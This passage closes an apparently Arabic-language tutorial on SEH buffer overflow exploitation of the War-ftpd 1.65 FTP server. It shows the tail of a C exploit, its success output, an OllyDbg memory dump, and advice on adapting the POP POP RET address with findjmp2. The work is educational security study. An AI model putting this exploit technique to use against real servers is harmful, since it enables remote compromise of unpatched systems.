        printf("OK\n\n[*] Sending data.....");
        sleep(2000);
        printf("OK\n\n[*]Sent");
    }
}
}
```

```
C:\WINDOWS\system32\cmd.exe

War-ftpd 1.65 Buffer overflow Remote exploit [SEH]
BY: Sim0-s0fT >>www.sec-r1z.com

[*]Attacking.....OK
[*] Sending data.....OK
[*]Sent
C:\Documents and Settings\The Fanopsis\Bureau\Tuto>

SUCCEED !!
```

ولاحظ ماذا يقع ستشتغل الالة الحاسبة اولا ثم سترى التغيرات التالية :

OllyDbg - war-ftp.exe - [CPU - thread 00000080]

File View Debug Plugins Options Window Help

Address Hex dump ASCII

00440000	00 00 00 00 59 48 43 00	VKC.
00440008	F0 36 40 00 30 37 40 00	=60.070.
00440010	30 30 42 00 70 30 42 00	00B.p0B.
00440018	60 02 43 00 90 08 43 00	*0C.e0C.
00440020	F0 10 43 00 20 11 43 00	<0C.<0C.
00440028	60 11 43 00 F0 11 43 00	*0C.<0C.
00440030	F0 12 43 00 20 13 43 00	<0C.!!C.
00440038	40 13 43 00 80 13 43 00	@!!C.C!!C.
00440040	C0 13 43 00 00 14 43 00	!!!C..0C.
00440048	40 14 43 00 80 14 43 00	@0C.C0C.
00440050	C0 14 43 00 00 15 43 00	!0C..3C.
00440058	40 15 43 00 80 15 43 00	@3C.C3C.
00440060	C0 15 43 00 00 16 43 00	!3C...C.
00440068	30 17 43 00 00 00 00 00	0#C.....
00440070	00 00 00 00 00 00 00 00	
00440078	00 00 00 00 00 00 00 00	
00440080	31 30 00 00 00 00 00 00	10.....
00440088	5C 53 74 61 74 52 65 70	\StatRep
00440090	6F 72 74 2E 74 78 74 00	ort.txt.
00440098	2E 73 72 70 00 00 00 00	.srp....
004400A0	55 73 65 72 73 20 74 6F	Users to
004400A8	20 65 78 63 6C 75 64 65	exclude
004400B0	00 00 00 00 4F 75 74 70	Outp
004400B8	75 74 20 50 61 74 68 00	ut Path.
004400C0	4E 75 6D 62 65 72 20 6F	Number o
004400C8	66 20 75 73 65 72 73 00	f users.
004400D0	48 69 73 74 6F 72 79 00	History.
004400D8	55 70 6C 6F 61 64 20 46	Upload F
004400E0	69 6C 65 73 00 00 00 00	iles....
004400E8	55 70 6C 6F 61 64 20 42	Upload B
004400F0	79 74 65 73 00 00 00 00	ytes....
004400F8	44 6F 77 6E 6C 6F 61 64	Download
00440100	20 46 69 6C 65 73 00 00	Files..
00440108	44 6F 77 6E 6C 6F 61 64	Down Load

Access violation when executing [58585858] - use Shift+F7/F8/F9 to pass exception to program

* ملاحظة [note]

إذا كان نظامك يخالف نظامي POP POP RE ولذاك ببرنامج findjmp2 كما شرحت سابقا .
فيجب عليك تغيير عنوانتهى الدرس .

#####

كلمة شكر #0x07

اريد ان اشكر كل من ساندني على وشجعني على كتابة الموضوع

Thanks to

//

Dr.Death
j0rd4n14n.r1z

Stack

Cyber

0x00

\\

. واتمنى ان تكونوا استفدتوا من الدرس جيدا واي استفسار ضع ردا وانشاء الله ارد
. واخيرا ما اطلب منك عزيزي القارئ دعوة صالحة لي ولوالدي والنجاح في دراستي

هذا الكتاب اعد خصيصا لدورة ال SEH buffer OverFlow

. والسلام عليكم ورحمة الله

SecurityRules

www.sec-r1z.com

#####

مراجع الكتاب

#####

http://en.wikipedia.org/wiki/Buffer_overflow

http://en.wikipedia.org/wiki/Structured_Exception_Handling

<http://www.on-time.com/ddj0011.htm>

#####